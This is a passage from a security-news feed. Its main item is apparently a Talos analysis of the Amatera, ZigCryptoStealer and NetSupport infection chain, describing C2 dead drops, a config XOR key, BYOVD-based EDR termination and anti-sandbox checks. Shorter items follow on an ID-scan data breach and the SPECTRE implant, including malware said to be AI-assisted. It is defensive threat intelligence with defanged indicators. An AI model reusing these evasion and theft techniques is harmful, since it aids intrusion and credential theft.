Figure 6. The "verification.google" loader performs module stomping.

Amatera C2 configurations 

"pf.ch" loaded Amatera resolves its C2 through a Telegraph page 

Before starting its Amatera C2 session, the Amatera sample used in "pf.ch" branch constructs the dead drop C2 URL "https[:]//telegra[.]ph/Functions-04-03". At the time of analysis, the page looked like a short Rust programming tutorial titled “Functions.” with an altered code example containing the string r.]MTQ1LjI0OS4xMDkuMTQ3)0(. 

ClearFake WebDAV infection chain delivers Amatera stealer, ZigCryptoStealer, and NetSupport Manager
Figure 7. "Telegra.ph" page used as a resolver.

​ The raw HTML places the same value inside a println statement.  

ClearFake WebDAV infection chain delivers Amatera stealer, ZigCryptoStealer, and NetSupport Manager
Figure 8. The retrieved HTML source contains the base64 encoded C2 IP address between the markers used by the payload. ​ 

Decoding MTQ1LjI0OS4xMDkuMTQ3 produces “145.249.109[.]147” as its C2 address.  

After resolving the address, the payload generates WoW64 transition gates, opens an Auxiliary Function Driver (AFD) socket and connects directly to "145.249.109[.]147" on TCP port 443.  

After connecting to the C2 server, Amatera connects to the GetEndpoints URL on the server. The response supplies randomized URI paths for different C2 functions. The stealer then uses the configuration path, together with an embedded build identifier, to retrieve its information collection rules.  

In the "pf.ch" build, a TLS-decoded HTTP buffer we were able to analyse contained a nonzero session identifier and an opaque 73-byte body whose framing is consistent with the ECDH and ChaCha20-Poly1305 protocol documented for recent Amatera versions.  

After removal of the transport and application encryption layers, the configuration is first Base64 decoded and then XOR decoded with the key 852149723\x00, before parsing it as a JSON object.  

Apart from the rules for stealing data the received configuration also contained the instructions to load secondary payloads in a ld (load) json array.  

ClearFake WebDAV infection chain delivers Amatera stealer, ZigCryptoStealer, and NetSupport Manager
​Figure 9. pf.ch Amatera tasking configuration showing secondary payload tasks.

The ld field is an array of secondary loader tasks supplied by the Amatera controller. Within each entry, u is the download URL, tf selects the payload type and tr selects file-based (1) or fileless (2) execution. The loader supports executables, DLLs, command scripts, PowerShell, raw shellcode and MSI packages, which is described by the field tf. The p value determines task order, with lower positive values processed first. 

"verification.google" loaded Amatera configuration 

The "verification.google" Amatera build stores its bootstrap controller as an encrypted string. At runtime, it decrypts the fixed address "45.150.34[.]2" and connects to it directly on TCP port 443, while presenting "github[.]com" as the TLS server name and HTTP Host value. Unlike the "pf.ch" build, it does not use a public dead-drop resolver to obtain its initial C2 address. After connecting, it sends the GetEndpoints command to obtain working endpoints used for subsequent communication.  

As in the "pf.ch" Amatera payload the first accessed C2 URL is GetEndpoints. This branch’s configuration contains over 400 entries across its browser, extension, messaging, wallet, and other-application collection lists, plus four file collection rules.  

The application rules in the configuration blob extend the initial browser related information collection to Telegram, Signal, WhatsApp, and other messaging data. They also cover over 100 desktop wallet locations and credential data from password managers, authenticators, FTP clients, mail clients, VPN software, and remote-access tools. Representative targets include KeePass, Bitwarden, 1Password, RoboForm, NordPass, WinAuth, Authy, FileZilla, AnyDesk, NordVPN and AzireVPN. 

Four file grabber rules cover the Desktop, Downloads, Documents and Windows Recent-items directory. Across those rules, more than 100 unique filename and extension patterns look for private keys, wallet backups, API and OAuth material, two-factor authentication data, password databases and certificate files such as .kdbx, .p12, .pfx and .pem. Most of the collection rules are focused on stealing cryptocurrency related data and credentials.  

Amatera secondary payloads 

Further on, we focus on the secondary loader tasks, which may point to a more advanced threat actor, based on the installed secondary payload type. 

The "pf.ch" Amatera build received two secondary tasks. One deployed a NativeAOT loader and ZigCryptoStealer, while the other ran a Go reverse TCP proxy from memory. The "verification.google" build received a PowerShell task that installed NetSupport Manager.  

Amatera branch

Task type

Follow-on capability

pf.ch

File-based archive

Chrome DLL side-loading host, NativeAOT loader, process termination and ZigCryptoStealer

pf.ch

Fileless shellcode

Go reverse TCP proxy over WebSocket and Yamux

verification.google

Fileless PowerShell

Unauthorized NetSupport Manager remote access

NativeAOT chain runs ZigCryptoStealer 

The "jquery.min.js" entry has priority 1, so Amatera processes it first. Its tf: 1 and tr: 1 values select the file-based executable handler. The server response does not have to be a PE file but it can also be an archive file. When this handler receives an archive, the loader extracts it to a temporary directory, enumerates the resulting *.exe file and launches the selected executable. The most recently observed response was a ZIP archive, SHA-256 279d04c0cfd700c8bcb9acbed528131d3ffef8e25d12713e8649772739aecb92.  

The archive included the file "platform_experience_helper.exe", a legitimate Google Chrome component. The executable imports GetUserNameExW from "Secur32.dll", which is a malicious DLL file in the archive which gets sideloaded by the Chrome component.  

The side-loaded "Secur32.dll" is a NET NativeAOT loader which decrypts and loads 2 PE files. The first file is a user mode payload and the second a vulnerable driver used to ter. The NativeAOT DLL starts “C:\Windows\"explorer.exe" in a suspended state, manually maps the PE’s headers and sections into the child, changes its initial thread context to the new entry point, and resumes it.  

The payload is a cryptocurrency stealer written in Zig language — ZigCryptoStealer. It polls the clipboard, recognizes several cryptocurrency address formats and can replace matching values with addresses embedded in the payload.  

The payload makes a separate JSON-RPC eth_call through "bsc[.]rpc[.]blxrbdn[.]com" to BNB Smart Chain contract 0x7CC3cFC1Ac007B8c6566fD2C7419b15a75473468. This is a second use of EtherHiding in the infection chain, this time by the final payload rather than the browser delivery framework. VMRay has previously documented ZigCryptoStealer variants using BNB Smart Chain contracts as a dead drop for C2 configuration.  

ZigCryptoStealer disguises the request as a routine query for an ERC-20 token balance. It supplies a randomly generated cryptocurrency address, but the smart contract ignores it and instead returns text stored by the operator. The operator can change this text using the contract's setData(string) function. During our analysis, the contract returned "lb[.]propertyfind[.]cc", which ZigCryptoStealer then used as its C2 domain. 

The contract was deployed on March 16, 2026. The same wallet that deployed it made 39 successful setData calls through July 26. These calls provide a public history of the C2 values supplied to the malware with six domains active during July: 

Effective period in UTC

Contract value

June 30 – July 5

fd[.]gstats-api-contact[.]cc

July 5 – 9

pkg[.]vogueatelier[.]cc

July 9 – 12

kffd3[.]vogueatelier[.]cc

July 12 – 18

kffd3[.]vexlatech[.]cc

July 18 – 26

static[.]quorashift[.]cc

July 26 – 30

lb[.]propertyfind[.]cc

Talos used Cisco Umbrella to observe DNS activity for all six domains while they were active. The two most recent values also had the broadest query distribution. Umbrella data includes DNS quaries from 38 countries for "static[.]quorashift[.]cc" and 98 for "lb[.]propertyfind[.]cc". Queries for the current value came most often from the United States, Indonesia, Brazil, India, and Egypt.  

ClearFake WebDAV infection chain delivers Amatera stealer, ZigCryptoStealer, and NetSupport Manager
​Figure 10. Cisco Umbrella distribution of DNS requests for "lb[.]propertyfind[.]cc" from the time it became the current contract value on July 26 through July 30. The map shows the reported share of DNS query origins. 

Passive DNS shows that all six domains resolved through shared Cloudflare addresses.  

The second decrypted PE is a signed Windows driver whose version information contains the names MOCOMSYS & DCRC and DCRCV_U Driver (for SCM). Its original filename is "DCRCVDrv.sys", and it exposes the device \Device\DCRCVDRV_U.  

The NativeAOT loader enumerates running processes, hashes their names, and compares the hashes with an internal target list of EDR software and other security tools. For every matched process name, it sends the process identifier to the driver with IOCTL 0x2205c0. The driver’s handler accepts the four-byte PID, obtains a process handle and calls ZwTerminateProcess. We found no caller authorization check in that IOCTL branch. This gives the loader a kernel-mode process-termination primitive, a BYOVD driver. 

ClearFake WebDAV infection chain delivers Amatera stealer, ZigCryptoStealer, and NetSupport Manager
Figure 11. Modified decompilation from the malicious "Secur32.dll" user-mode loader. It enumerates processes, compares hashes of their names with its target list, and sends the PID of each match to the separate driver through IOCTL 0x2205c0. 

​

ClearFake WebDAV infection chain delivers Amatera stealer, ZigCryptoStealer, and NetSupport Manager
​Figure 12. Modified decompilation from the separate signed "DCRCVDrv.sys" kernel driver. Its IOCTL handler reads the PID supplied by "Secur32.dll", obtains a process handle and calls ZwTerminateProcess. Types and names were replaced for readability.

Go payload turns the host into a reverse TCP proxy 

The URL for the second secondary payload of the "pf.ch" branch yielded a binary shellcode blob with SHA-256 643ef35536ff9273fb84b8504467b1a5645cd3ffd5476d64b99244b02131b205. 

The 32-bit shellcode walks the process environment block (PEB) to find "ntdll.dll" and resolves LdrLoadDll, NtAllocateVirtualMemory, NtProtectVirtualMemory and NtFreeVirtualMemory . It then decrypts and decompresses the final payload stored in the shellcode using XOR to decrypt and LZNT1 to decompress the compressed proxy payload. 

The unpacked file has SHA-256 1819827e17f31e72d456158b6b9c90af25a65945f6f05d04a060da9f24179b25. 

The payload is a Golang 32-bit Windows executable with main package “github.com/acr/proxy-panel/cmd/bot”. It includes HashiCorp Yamux network multiplexing library with C2 hardcoded “wss://"update[.]dubbedmuch[.]cc"/”. 

The proxy reads the Windows MachineGuid and hostname, then sends them over WebSocket Secure (wss) protocol. After the C2 server accepts the client, the program creates a Yamux server session, multiplexing outgoing communications over the same connection. Each logical stream supplies a source and destination address. The client connects to the requested destination and relays bytes in both directions. 

ClearFake WebDAV infection chain delivers Amatera stealer, ZigCryptoStealer, and NetSupport Manager
Figure 13. "pf.ch" Amatera runtime and tasking.

PowerShell in the "verification.google" branch installs NetSupport Manager 

The secondary payload in this branch is "https://kr[.]cedar2glanz[.]ru/jewel[.]js". The tf value 4 of the single secondary payload loader instruction (ld) identifies the payload as PowerShell. The tr value 2 selects the execution path that retrieves the URL with PowerShell DownloadString and runs it through Invoke-Expression (IEX). Proofpoint’s Amatera analysis documents the same ld, tf and tr semantics in more details.  

ClearFake WebDAV infection chain delivers Amatera stealer, ZigCryptoStealer, and NetSupport Manager
​Figure 14. Reconstructed first PowerShell decoding layer.

The next PowerShell stage dynamically resolves native functions and runs an environment check before installing the payload containing the following steps: 

  • It queries the C: volume serial and compares it with the hard-coded value 4E014A2F. The original expression returns true when this value matches, allowing execution to continue early and skipping the remaining checks.  
  • It calculates system uptime from Win32_OperatingSystem.LastBootUpTime. An uptime below 10 minutes returns false, causing the script to exit. 
  • It measures a native 500 ms NtDelayExecution call with GetTickCount64. If fewer than 400 ms appear to elapse, the gate returns false, which can identify an environment that accelerates or skips delays. 
  • It checks the processor count. Fewer than three processors unexpectedly returns true and allows execution to continue early rather than rejecting the low-resource system. 
  • It queries total physical memory. A reported value below 3.2GiB returns false. 
  • It queries Win32_VideoController and selects the largest reported AdapterRAM value. A reported maximum below 384 MiB returns false. 
  • It checks display-device friendly names and manufacturers against 36 strings associated with virtual graphics, remote displays, cloud platforms and generic virtual adapters. A match returns false. 

After the environment checks, the script derives an installation path by hashing MachineGuid|zdozwoqx3c. It also starts two background Powershell runspaces that request many legitimate URLs, including GitHub API, npm, Docker Hub, PyPI, NuGet, and PowerShell Gallery. The requests seem to generate decoy traffic to hide the malicious download within plausible developer activity. 

The script downloads "https://phys[.]stunned-amniotic[.]com/hub[.]log". Although the logs at the targeted system in Ukraine contained no evidence of accessing this URL we were able to download the file that was likely intended to be downloaded and executed by the Amatera stealer payload.  

The response at the time of analysis was a ZIP file with SHA256 bd36f4c15fe0acb6748da5ed12e45dcc37d412385812c078d1e4f04730e9f69b. Finally, the PowerShell validates ZIP entry paths, extracts the archive in the %APPDATA% directory, and starts "hypersnap.exe" executable without a visible window and creates a scheduled task triggered at user logon. 

The ZIP contains legitimate NetSupport Manager software 

The launched "hypersnap.exe" is a renamed, signed NetSupport Manager 12.44 "client32.exe". The "client32.exe" stub calls the export _NSMClient32@8 in signed "PCICL32.DLL", the main NetSupport client runtime containing the main functionality of the remote access platform.  

The actor-controlled "client32.ini" NetSupport Manager configuration enables silent operation, hides the system-tray interface, disables visible chat, message, disconnect, replay and help controls and configures "paternal-angrily[.]com:443" as the NetSupport HTTP Gateway. 

The client connects to the gateway, which acts as a proxy between the threat actor and the NetSupport Manager client installation at the victim system. The NetSupport client was configured to poll the gateway every 60 seconds. At the time of the analysis the domain resolved to the IP address "212.118.56[.]166", based in Russia.  

The NetSupport deployment used a license issued as KAKAN, with serial number NSM789508. The exact license file has appeared in numerous malicious NetSupport packages, including activity publicly tracked as EVALUSION and IClickFix. We therefore treat it as an indicator of shared deployment lineage rather than a unique threat actor identifier. 

NetSupport adds an operator driven capability after Amatera’s automated collection. Amatera steals configured credentials, session data, cryptocurrency material, and selected files. An unauthorized NetSupport client can then provide screen and input control, file transfer, inventory, process and service management and remote command or PowerShell execution. This could let an operator inspect data outside Amatera’s predefined rules, act on sessions from the original endpoint, or deploy additional tooling.  

Coverage 

The following ClamAV signatures detect and block this threat: 

  • Win.Backdoor.BadDav-10060502-0
  • Win.Backdoor.GoProxShell-10060503-0
  • Win.Malware.AmateraStomper-10060507-0
  • Win.Backdoor.BadNetSup-10060508-0
  • Js.Downloader.ClickFix-10060510-0

Indicators of compromise (IOCs) 

The IOCs for this threat are also available at our GitHub repository here. 

  • ✇Malwarebytes
  • 153M+ driver’s licenses for sale on new dark web platform
    A new dark web platform called Nexus claimed to be selling 153 million driver’s license scans and millions of other identity and medical cards. The collection included more than 153 million driver’s licenses, 10 million ID cards, 3 million travel documents, and 579,000 medical cards, including marijuana dispensary cards, according to reports. The trove of driver’s license scans reported by KrebsOnSecurity is a sharp reminder that identity verification is not a harmless box-ticking exercise
     

153M+ driver’s licenses for sale on new dark web platform

2 de Setembro de 2026, 07:03

A new dark web platform called Nexus claimed to be selling 153 million driver’s license scans and millions of other identity and medical cards.

The collection included more than 153 million driver’s licenses, 10 million ID cards, 3 million travel documents, and 579,000 medical cards, including marijuana dispensary cards, according to reports.

The trove of driver’s license scans reported by KrebsOnSecurity is a sharp reminder that identity verification is not a harmless box-ticking exercise.

The FBI’s New Orleans field office has opened an investigation into an apparent breach involving identity verification provider IDScan.net. The company said it was investigating.

IDScan.net advertises as follows:

“We provide simple, secure solutions to help dispensaries reduce liability and protect their licenses by validating IDs, including a customer’s age, in a matter of seconds.”

The allegedly exposed records were especially concerning because some included more than a basic photo of an ID. KrebsOnSecurity found records containing front-and-back images, as well as infrared and ultraviolet scans, with timestamps that appeared to align with the holders’ travel or car-rental activity.

That matters because a driver’s license is far more useful to an identity thief than a password. You can reset a password. You cannot easily replace your face, date of birth, address, or license number, particularly when they’re accompanied by high-resolution images of your government-issued ID.

The age-verification problem

Age verification has become a common justification for asking people to upload an ID, take a selfie, or submit both to a third-party identity verification provider.

We have previously warned about the privacy and security trade-offs in age-verification systems, particularly those that require people to submit copies of government-issued ID. Such systems can turn a request to access a website into a decision to share an enduring identity document with a company the user may never have heard of.

In our opinion, that is a disproportionate risk. Once someone uploads an ID, the service or its vendor can potentially link the visit to their identity. If the provider is breached, the consequences can extend well beyond unwanted marketing or an exposed email address.

The reported Nexus dataset illustrates a broader concern: Identity documents are collected in many places that people may not connect with one another. Each individual collection may be presented as routine, but together they create an ever-expanding ecosystem of organizations, contractors, software platforms, cloud services, and privacy policies.

Facial images and ID copies can be reused. Criminals may use them to make scams more convincing, pass weak identity checks, or assemble detailed victim profiles from records obtained from separate breaches. An attacker who knows your name, address, date of birth, email address, and license details has a useful foundation for fraud.

This is why “we only need to verify your age” should not automatically mean “please upload your driver’s license” or another form of ID.

How to stay safe

When an ID check is required to use an online service, ask a basic question: Why does this company need a copy of my identity document, and what happens to it afterward? The scale of the data reportedly offered through Nexus shows why the answer matters.

Consumers cannot always refuse an ID check, particularly where it is legally required or necessary for a regulated service. But you can reduce unnecessary exposure:

  • Ask whether an ID image is stored and, if so, for how long.
  • Check whether the company uses a third-party identity verification provider.
  • Prefer services that offer a privacy-preserving age check rather than requiring a full ID upload.
  • Avoid submitting identity documents to sites you do not trust or did not intend to use.
  • Do not email copies of IDs unless there is no safer alternative and you have independently verified the recipient.
  • Be alert for phishing, account-recovery scams, and fraudulent credit applications if you believe your ID may have been exposed.
  • Consider a credit freeze where available.

Let’s face it, an incognito window can only do so much. 
 
Breaches, dark web trading, credit fraud. Malwarebytes Identity Theft Protection monitors for all of it, alerts you fast, and comes with identity theft insurance. 

  • ✇ASEC BLOG
  • Ransom & Dark Web Issues Week 4, August 2026 ATCP
    ASEC Blog publishes Ransom & Dark Web Issues Week 4, August2026           Saudi Arabian Digital Entertainment Streaming Service User Data Offered for Sale SAFEPAY Ransomware Attack on a South Korean Industrial Gas Manufacturer and Supplier NoName057(16) and BD Anonymous Claim DDoS Attacks Against Major Japanese Organizations and Companies [1] [2] [3] […]
     

Ransom & Dark Web Issues Week 4, August 2026

Por:ATCP
26 de Agosto de 2026, 12:00
ASEC Blog publishes Ransom & Dark Web Issues Week 4, August2026           Saudi Arabian Digital Entertainment Streaming Service User Data Offered for Sale SAFEPAY Ransomware Attack on a South Korean Industrial Gas Manufacturer and Supplier NoName057(16) and BD Anonymous Claim DDoS Attacks Against Major Japanese Organizations and Companies [1] [2] [3] […]
  • ✇ASEC BLOG
  • July 2026 Infostealer Trend Report ATCP
    Content This report summarizes the distribution channels, number of Infostealers, number of detections, and target companies that were disguised as Infostealers collected during the month of July 2026. It was compiled based on results from AhnLab SEcurity intelligence Center (ASEC)’s automated data collection system, email honeypots, and automated C2 analysis, as well as diagnostic logs […]
     

July 2026 Infostealer Trend Report

Por:ATCP
11 de Agosto de 2026, 12:00
Content This report summarizes the distribution channels, number of Infostealers, number of detections, and target companies that were disguised as Infostealers collected during the month of July 2026. It was compiled based on results from AhnLab SEcurity intelligence Center (ASEC)’s automated data collection system, email honeypots, and automated C2 analysis, as well as diagnostic logs […]
  • ✇Cisco Talos Blog
  • UAT-10147 deploys SPECTRE: A cross-platform implant with Linux rootkit and BYOVD capabilities Joey Chen
    UAT-10147 is a highly capable Chinese-speaking intrusion actor operating a multi-platform post-exploitation ecosystem targeting IIS and Linux servers, combining search engine optimization (SEO) fraud monetization with advanced persistence and defense evasion techniques. The newly identified SPECTRE implant represents a significant evolution in commodity intrusion tooling, integrating cross-platform command-and-control (C2) operations, process injection, credential theft, anti-analysis protection
     

UAT-10147 deploys SPECTRE: A cross-platform implant with Linux rootkit and BYOVD capabilities

20 de Agosto de 2026, 07:00
  • UAT-10147 is a highly capable Chinese-speaking intrusion actor operating a multi-platform post-exploitation ecosystem targeting IIS and Linux servers, combining search engine optimization (SEO) fraud monetization with advanced persistence and defense evasion techniques. 
  • The newly identified SPECTRE implant represents a significant evolution in commodity intrusion tooling, integrating cross-platform command-and-control (C2) operations, process injection, credential theft, anti-analysis protections, and kernel-level endpoint detection and response (EDR) bypass functionality. 
  • The actor demonstrates operational maturity through the combined use of custom malware, open-source offensive tooling, Bring Your Own Virtual Driver (BYOVD) based EDR neutralization, Linux kernel rootkits, and sophisticated in-memory web shell deployment techniques. 
  • Cisco Talos’ analysis of recovered source code suggests portions of the Linux rootkit development may have incorporated AI-assisted code generation workflows, highlighting the growing role of generative AI in accelerating offensive malware development. 

UAT-10147 deploys SPECTRE: A cross-platform implant with Linux rootkit and BYOVD capabilities

In our previous blog, Cisco Talos documented how UAT-10147 operationalized AI-assisted exploitation workflows to compromise internet-facing IIS and Linux servers at scale. This blog discusses how UAT-10147 is employing a diverse arsenal of tools, including SEO fraud utilities, local privilege escalation tools, and both off-the-shelf and custom developed backdoors.

To thoroughly analyze their toolkit, the following section is divided into three parts, detailing the specific tools used and their respective capabilities. We also assess that UAT-10147 is gradually incorporating AI-assisted development into its operations, likely to support the creation and refinement of tools used across its campaigns. Specifically, both its custom-developed backdoor, SPECTRE, and custom-developed rootkit, Specter, exhibit indications of AI-assisted development.

UAT-10147 deploys SPECTRE: A cross-platform implant with Linux rootkit and BYOVD capabilities
Figure 1. Gradual adoption of AI-assisted development workflows.

Talos also observed several SEO fraud-related components used in this campaign that we assess with medium confidence to be associated with “x神” (“xshen”), who is mentioned in a previously released Talos post. This assessment is supported by multiple development artifacts embedded in the BadIIS malware and related tooling. 

The BadIIS samples used in this activity contain the following PDB paths:  

  • C:\Users\Administrator\Desktop\2025-11-21 (x神订制全站劫持按浏览器语言跳转)\dll\Release\demo.pdb 
  • C:\Users\Administrator\Desktop\2025-11-21 (x神订制全站劫持按浏览器语言跳转)\dll\x64\Release\demo.pdb 

We also identified that the BadIIS installer embeds a service installer containing an additional PDB string referencing “x神”: 

  • C:\Users\Administrator\Desktop\x神的自安装服务\svchost\x64\Release\service.pdb  

Beyond these xshen-related development artifacts, other components in the campaign also contain references to “X.” The ASHX SEO engine configuration includes a string named “X-seo,” while the web shell uses an “X-ID” HTTP header to transmit a specific token. This header appears to support covert authentication by blending the web shell’s control traffic into otherwise routine HTTP communications. 

SPECTRE: A new cross-platform backdoor

SPECTRE is a cross-platform backdoor written in C.

UAT-10147 deploys SPECTRE: A cross-platform implant with Linux rootkit and BYOVD capabilities
Figure 2. Windows version of SPECTRE. 
